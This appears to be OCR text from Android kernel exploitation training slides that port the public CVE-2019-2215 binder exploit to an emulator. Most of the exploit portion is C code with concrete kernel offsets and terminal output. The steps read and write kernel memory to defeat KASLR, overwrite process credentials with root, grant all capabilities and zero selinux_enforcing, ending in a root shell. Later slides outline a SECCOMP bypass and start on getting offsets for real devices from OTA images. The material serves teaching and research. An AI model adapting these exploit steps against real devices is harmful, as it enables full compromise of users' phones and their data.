
https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

```
generic_x86_64:/ $ cd /data/local/tmp
generic_x86_64:/data/local/tmp $ ls -la
total 3904
drwxrwx--x 2 shell shell    4096 2020-07-31 21:09 .
drwxr-x--x 4 root  root     4096 2020-07-31 21:06 ..
-rwxrwxrwx 1 shell shell 3975504 2020-07-31 04:43 dns_cve_2019_2215_part1_exploi
t
/dns_cve_2019_2215_part1_exploit                                              <
Starting POC
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
CHILD: Finished write to FIFO.
writev() returns 0x2000
PARENT: Finished calling READV
current_ptr == 0xffff88805f391900
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
recvmsg() returns 49, expected 49
should have stable kernel R/W now
generic_x86_64:/data/local/tmp $
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty



© 2022 Prateek Gianchandani & Dinesh Shetty

Running the Exploit - part2.c

- This is based on the ProjectZero exploit that gives R/W access using CVE-2019-2215
    - We updated the offsets to port the exploit for our emulator
    - Added kernel base + cred calculations needed for ASLR Bypass

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Modifications…

```
#define OFFSET_CRED 0x688
uint64_t credz = kernel_read_ulong(current_ptr + OFFSET_CRED);
printf("cred = %016lx\n", credz);
#define OFFSET_USER_NS 0x88
uint64_t user_ns = kernel_read_ulong(credz + OFFSET_USER_NS);
printf("user_ns = %016lx\n", user_ns);
#define INIT_USER_NS 0x12324F8
uint64_t kernel_base = user_ns - INIT_USER_NS;
printf("kernel base = %016lx\n", kernel_base);    // can be used for KASLR bypass

if (kernel_base & 0xfffUL) errx(1, "bad kernel base (not 0x...000)");

unsigned long init_task = kernel_base + SYMBOL__init_task;
printf("&init_task == 0x%lx\n", init_task);
unsigned long init_task_cred = kernel_read_ulong(init_task + OFFSET__task_struct__cred);
printf("init_task.cred == 0x%lx\n", init_task_cred);
unsigned long my_cred = kernel_read_ulong(current_ptr + OFFSET__task_struct__cred);
printf("current->cred == 0x%lx\n", my_cred);
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

```
→ bh2020_binder adb shell
generic_x86_64:/ $ cd /data/local/tmp
/dns_cve_2019_2215_part2_exploit
Starting POC
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
CHILD: Finished write to FIFO.
writev() returns 0x2000
PARENT: Finished calling READV
current_ptr == 0xffff88800b284b00
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
recvmsg() returns 49, expected 49
should have stable kernel R/W now
cred = ffff88801b9c2f00
user_ns = ffffffff814324f8
kernel base = ffffffff80200000
&init_task == 0xffffffff81415480
init_task.cred == 0xffffffff81433c30
current->cred == 0xffff88801b9c2f00
generic_x86_64:/data/local/tmp $
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Linux Permissions

- For the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes
  - privileged processes - (UID = 0), referred to as root.
  - unprivileged processes (UID is nonzero).

- Privileged processes bypass all kernel permission checks, while unprivileged processes are subject to full permission checking based on the process's ***credentials***

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Discretionary Access Control (DAC)

- Discretionary Access Control (DAC) is used by Android to restrict access between apps.
- Ordinary apps can only access system resources through system services.
- DAC isolates apps based on users and groups.
- Each app is assigned a unique (user id, group id) pair when installed, which is used by its all processes and private data files.
- Only data owners and app creators have access to the data.

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Bypassing DAC

- Set uid = 0
- Set gid = 0
- reset securebits to 0

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Linux Capabilities (CAP)

- As we said before - For the purpose of performing permission checks, traditional UNIX implementations distinguish two categories of processes
  - privileged processes - (UID = 0), referred to as root.
  - unprivileged processes (UID is nonzero).

- In addition to the above -> Capabilities allow Linux processes to drop most root-like privileges while retaining the subset of privileges that they require to perform their function.
  - Linux divides the privileges traditionally associated with superuser into distinct units, known as capabilities, which can be independently enabled and disabled.
  - EG: CAP_PERMITTED, CAP_EFFECTIVE, etc.
  - Defined in struct cred:
    - https://elixir.bootlin.com/linux/v4.14.150/source/include/linux/cred.h#L129
      - `cat /proc/$$/status`

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Bypassing CAP

- Set CAP_INHERITABLE to 0
- Set CAP_PERMITTED to 0x3FFFFFFFFF
- Set CAP_EFFECTIVE to 0x3FFFFFFFFF
- Set CAP_BSET to 0x3FFFFFFFFF
- Set CAP_AMBIENT to 0

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Running the Exploit - part3.c

- This is based on the ProjectZero exploit that gives R/W access using CVE-2019-2215
  - We updated the offsets to port the exploit for our emulator
  - Added kernel base + cred calculations needed for ASLR Bypass
  - Added DAC Bypass
  - Added CAP Bypass
  - Added ROOT Shell

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Bypassing DAC

```
//DAC bypass
#define OFFSET_UID 0x4
#define OFFSET_GID 0x8
#define OFFSET_SUID 0xc
#define OFFSET_SGID 0x10
#define OFFSET_EUID 0x14
#define OFFSET_EGID 0x18
#define OFFSET_FSUID 0x1c
#define OFFSET_FSGID 0x20
#define OFFSET_SECUREBITS 0x24

printf("Patching Creds now..\n");
kernel_write_ulong(my_cred + OFFSET_UID, 0);
kernel_write_ulong(my_cred + OFFSET_GID, 0);
kernel_write_ulong(my_cred + OFFSET_SUID, 0);
kernel_write_ulong(my_cred + OFFSET_SGID, 0);
kernel_write_ulong(my_cred + OFFSET_EUID, 0);
```

Bypassing CAP

```
//CAP Bypass
#define OFFSET_CAP_INHERITABLE 0x28
#define OFFSET_CAP_PERMITTED 0x30
#define OFFSET_CAP_EFFECTIVE 0x38
#define OFFSET_CAP_BSET 0x40
#define OFFSET_CAP_AMBIENT 0x48

printf("Patching Creds now for CAP Bypass..\n");
kernel_write_ulong(my_cred + OFFSET_CAP_INHERITABLE, 0);
kernel_write_ulong(my_cred + OFFSET_CAP_PERMITTED,
(uint64_t)0x3FFFFFFFFF);
kernel_write_ulong(my_cred + OFFSET_CAP_EFFECTIVE,
(uint64_t)0x3FFFFFFFFF);
kernel_write_ulong(my_cred + OFFSET_CAP_BSET,
(uint64_t)0x3FFFFFFFFF);
kernel_write_ulong(my_cred + OFFSET_CAP_AMBIENT,
(uint32_t)0);
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

```
generic_x86_64:/ $ cd /data/local/tmp
/dns_cve_2019_2215_part3_exploit                                              <
Starting POC
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
CHILD: Finished write to FIFO.
writev() returns 0x2000
PARENT: Finished calling READV
current_ptr == 0xffff88805fd02580
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
recvmsg() returns 49, expected 49
should have stable kernel R/W now
cred = ffff88802845e540
user_ns = ffffffff814324f8
kernel base = ffffffff80200000
&init_task == 0xffffffff81415480
init_task.cred == 0xffffffff81433c30
current->cred == 0xffff88802845e540
Patching Creds now for DAC bypass..
Patching Creds now for CAP Bypass..
Launching Root Shell
generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdca
rd_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_sta
ts),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/data/local/tmp # _
generic_x86_64:/data/loca
```

```
127|generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdca
rd_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_sta
ts),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # cat /etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
```

https://t.me/learningnets

- By following steps till now, you'll be able to get "ROOT".

- However, even if "ROOT", you'll not be allowed to do certain tasks based on some OS policies.

- Our process is technically full root from a stock Linux perspective, but Android's MAC policy still locks our root process to anything that the ***u:r:shell:s0*** context can do.

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

```
127|generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdca
rd_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_sta
ts),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # cat /etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # ls -al
ls: .: Permission denied
```

```
[  250.649324] type=1400 audit(1596248372.214:82): avc: denied { write } for com
m=4173796E635461736B202331 name="property_service" dev="tmpfs" ino=6798 scontext
=u:r:priv_app:s0:c512,c768 tcontext=u:object_r:property_socket:s0 tclass=sock_fi
le permissive=0
[  250.656945] type=1400 audit(1596248455.354:83): avc: denied { dac_read_search
 } for comm="ls" capability=2 scontext=u:r:shell:s0 tcontext=u:r:shell:s0 tclass
=capability permissive=0
[  250.659163] type=1400 audit(1596248455.354:83): avc: denied { dac_read_search
 } for comm="ls" capability=2 scontext=u:r:shell:s0 tcontext=u:r:shell:s0 tclass
=capability permissive=0
[  250.661413] type=1400 audit(1596248455.374:84): avc: denied { dac_override }
for comm="ls" capability=1 scontext=u:r:shell:s0 tcontext=u:r:shell:s0 tclass=ca
pability permissive=0
```

https://t.me/learningnets

```
1|generic_x86_64:/data/local/tmp # getenforce
Enforcing
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

SELinux


- Security Enhanced Linux (SELinux), is a mandatory access control (MAC) system for the Linux operating system.
  - Android 4.3+
- As a MAC system, it differs from Linux's familiar discretionary access control (DAC) system.
  - In a traditional DAC-based Linux environment, if the root user becomes compromised that user can write to every raw block device.
  - However, SELinux can be used to label these devices so the process assigned the root privilege can write to only those specified in the associated policy.
  - In this way, the process cannot overwrite data and system settings outside of the specific raw block device.

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

SELinux

- SELinux Modes:
  - ***Permissive*** - In this mode, all permission denials are logged but not enforced.
  - ***Enforcing*** - In this mode, all permission denials are both logged and enforced. [***DEFAULT***]



- https://elixir.bootlin.com/linux/v4.14.150/source/security/selinux/hooks.c#L104

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

elixir.bootlin.com/linux/v4.14.150/source/security/selinux/hooks.c#L104

/ security / selinux / hooks.c

```
103 #ifdef CONFIG_SECURITY_SELINUX_DEVELOP
104 int selinux_enforcing;
105
106 static int __init enforcing_setup(char *str)
107 {
108         unsigned long enforcing;
109         if (!kstrtoul(str, 0, &enforcing))
110                 selinux_enforcing = enforcing ? 1 : 0;
111         return 1;
112 }
113 __setup("enforcing=", enforcing_setup);
114 #endif
115
116 #ifdef CONFIG_SECURITY_SELINUX_BOOTPARAM
117 int selinux_enabled = CONFIG_SECURITY_SELINUX_BOOTPARAM_VALUE;
118
119 static int __init selinux_enabled_setup(char *str)
120 {
121         unsigned long enabled;
122         if (!kstrtoul(str, 0, &enabled))
123                 selinux_enabled = enabled ? 1 : 0;
124         return 1;
125 }
126 __setup("selinux=", selinux_enabled_setup);
127 #else
128 int selinux_enabled = 1;
129 #endif
130
```


© 2022 Prateek Gianchandani & Dinesh Shetty

SELinux Bypass/Bypassing MAC

- Set SELINUX_ENFORCING to 0

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Running the Exploit - part4.c

- This is based on the ProjectZero exploit that gives R/W access using CVE-2019-2215
  - We updated the offsets to port the exploit for our emulator
  - Added kernel base + cred calculations needed for ASLR Bypass
  - Added DAC Bypass
  - Added CAP Bypass
  - Disable SELinux
  - Added ROOT Shell

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

SELinux Bypass/Bypassing MAC

```
printf("Patching selinux_enforcing\n");
#define SELINUX_ENFORCING 0x149FE58
kernel_write_ulong(kernel_base + SELINUX_ENFORCING, 0);
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

```
generic_x86_64:/ $ cd /data/local/tmp
/dns_cve_2019_2215_part4_exploit                                          <
Starting POC
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
CHILD: Finished write to FIFO.
writev() returns 0x2000
PARENT: Finished calling READV
current_ptr == 0xffff88801b70d780
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
recvmsg() returns 49, expected 49
should have stable kernel R/W now
cred = ffff888066c76780
user_ns = ffffffff814324f8
kernel base = ffffffff80200000
&init_task == 0xffffffff81415480
init_task.cred == 0xffffffff81433c30
current->cred == 0xffff888066c76780
Patching Creds now for DAC bypass..
Patching Creds now for CAP Bypass..
Patching selinux_enforcing
Launching Root Shell
generic_x86_64:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdca
rd_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_sta
ts),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # getenforce
Permissive
generic_x86_64:/data/local/tmp #
generic_x86_64:/data/local/tmp # cat /etc/host
cat: /etc/host: No such file or directory
1|generic_x86_64:/data/local/tmp # cat /etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
generic_x86_64:/data/local/tmp # ls -la
total 3928
drwxrwx--x 2 shell shell    4096 2020-07-31 22:34 .
drwxr-x--x 4 root  root     4096 2020-07-31 22:33 ..
-rwxrwxrwx 1 shell shell 3999280 2020-07-31 04:43 dns_cve_2019_2215_part4_exploi
t
generic_x86_64:/data/local/tmp #
```

```
[  201.025135] type=1400 audit(1596249378.078:97): avc: denied { open } for comm
="Binder:4124_3" path="/sys/devices/virtual/android_usb/android0/state" dev="sys
fs" ino=16307 scontext=u:r:priv_app:s0:c512,c768 tcontext=u:object_r:sysfs_andro
id_usb:s0 tclass=file permissive=1
[  201.028546] type=1400 audit(1596249417.698:98): avc: denied { dac_read_search
 } for comm="ls" capability=2 scontext=u:r:shell:s0 tcontext=u:r:shell:s0 tclass
=capability permissive=1
```

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty


Secure Computing mode (SECCOMP)

- Secure Computing mode
- Linux Kernel Feature that allows filtering system calls.
- When enabled - only 4 system calls allowed
  - read(), write(), exit(), sigreturn()

- When running exploit through ADB we do not have to worry about SECCOMP
  - If we bundle exploit into an APK file, then the OS will limit the application and its children from being able to access any old syscall.
  - Have to bypass SECCOMP when using APK

https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty



elixir.bootlin.com/linux/v4.14.150/source/include/linux/seccomp.h#L28

/ include / linux / seccomp.h

```
15
16  struct seccomp_filter;
17  /**
18   * struct seccomp - the state of a seccomp'ed process
19   *
20   * @mode:  indicates one of the valid values above for controlled
21   *         system calls available to a process.
22   * @filter: must always point to a valid seccomp-filter or NULL as it
23   *          accessed without locking during system call entry.
24   *
25   *          @filter must only be accessed from the context of current
26   *          is no read locking.
27   */
28  struct seccomp {
29          int mode;
30          struct seccomp_filter *filter;
31  };
32
33  #ifdef CONFIG_HAVE_ARCH_SECCOMP_FILTER
34  extern int __secure_computing(const struct seccomp_data *sd);
35  static inline int secure_computing(const struct seccomp_data *sd)
36  {
37          if (unlikely(test_thread_flag(TIF_SECCOMP)))
38                  return  __secure_computing(sd);
39          return 0;
40  }
41  #else
42  extern void secure_computing_strict(int this_syscall);
43  #endif
44
45  extern long prctl_get_seccomp(void);
46  extern long prctl_set_seccomp(unsigned long, char __user *);
47
48  static inline int seccomp_mode(struct seccomp *s)
49  {
50          return s->mode;
51  }
52
53  #else /* CONFIG_SECCOMP */
```

Can be 0, SECCOMP_MODE_STRICT, or SECCOMP_MODE_FILTER

Bypassing SECCOMP

- Set the ***TIF_SECCOMP*** flag in ***task_struct->thread_info.flags*** to **0**
- Clear the “mode” and “filter”
- WIN!

elixir.bootlin.com/linux/v4.14.150/source/include/linux/seccomp.h#L28

/ include / linux / seccomp.h


```
15
16  struct seccomp_filter;
17  /**
18   * struct seccomp - the state of a seccomp'ed process
19   *
20   * @mode:  indicates one of the valid values above for controlled
21   *         system calls available to a process.
22   * @filter: must always point to a valid seccomp-filter or NULL as it
23   *          accessed without locking during system call entry.
24   *
25   *          @filter must only be accessed from the context of current
26   *          is no read locking.
27   */
28  struct seccomp {
29          int mode;
30          struct seccomp_filter *filter;
31  };
32
33  #ifdef CONFIG_HAVE_ARCH_SECCOMP_FILTER
34  extern int __secure_computing(const struct seccomp_data *sd);
35  static inline int secure_computing(const struct seccomp_data *sd)
36  {
37          if (unlikely(test_thread_flag(TIF_SECCOMP)))
38                  return  __secure_computing(sd);
39          return 0;
40  }
41  #else
42  extern void secure_computing_strict(int this_syscall);
43  #endif
44
45  extern long prctl_get_seccomp(void);
46  extern long prctl_set_seccomp(unsigned long, char __user *);
47
48  static inline int seccomp_mode(struct seccomp *s)
49  {
50          return s->mode;
51  }
52
```

Can be 0, SECCOMP_MODE_STRICT, or SECCOMP_MODE_FILTER

https://t.me/learningnets

& Dinesh Shetty

What about exploiting existing devices?




https://t.me/learningnets

© 2022 Prateek Gianchandani & Dinesh Shetty

Offsets for an existing Device?

- Download the OTA file from https://developers.google.com/android/ota



© 2022 Prateek Gianchandani & Dinesh Shetty

Extract the Android OTA Images

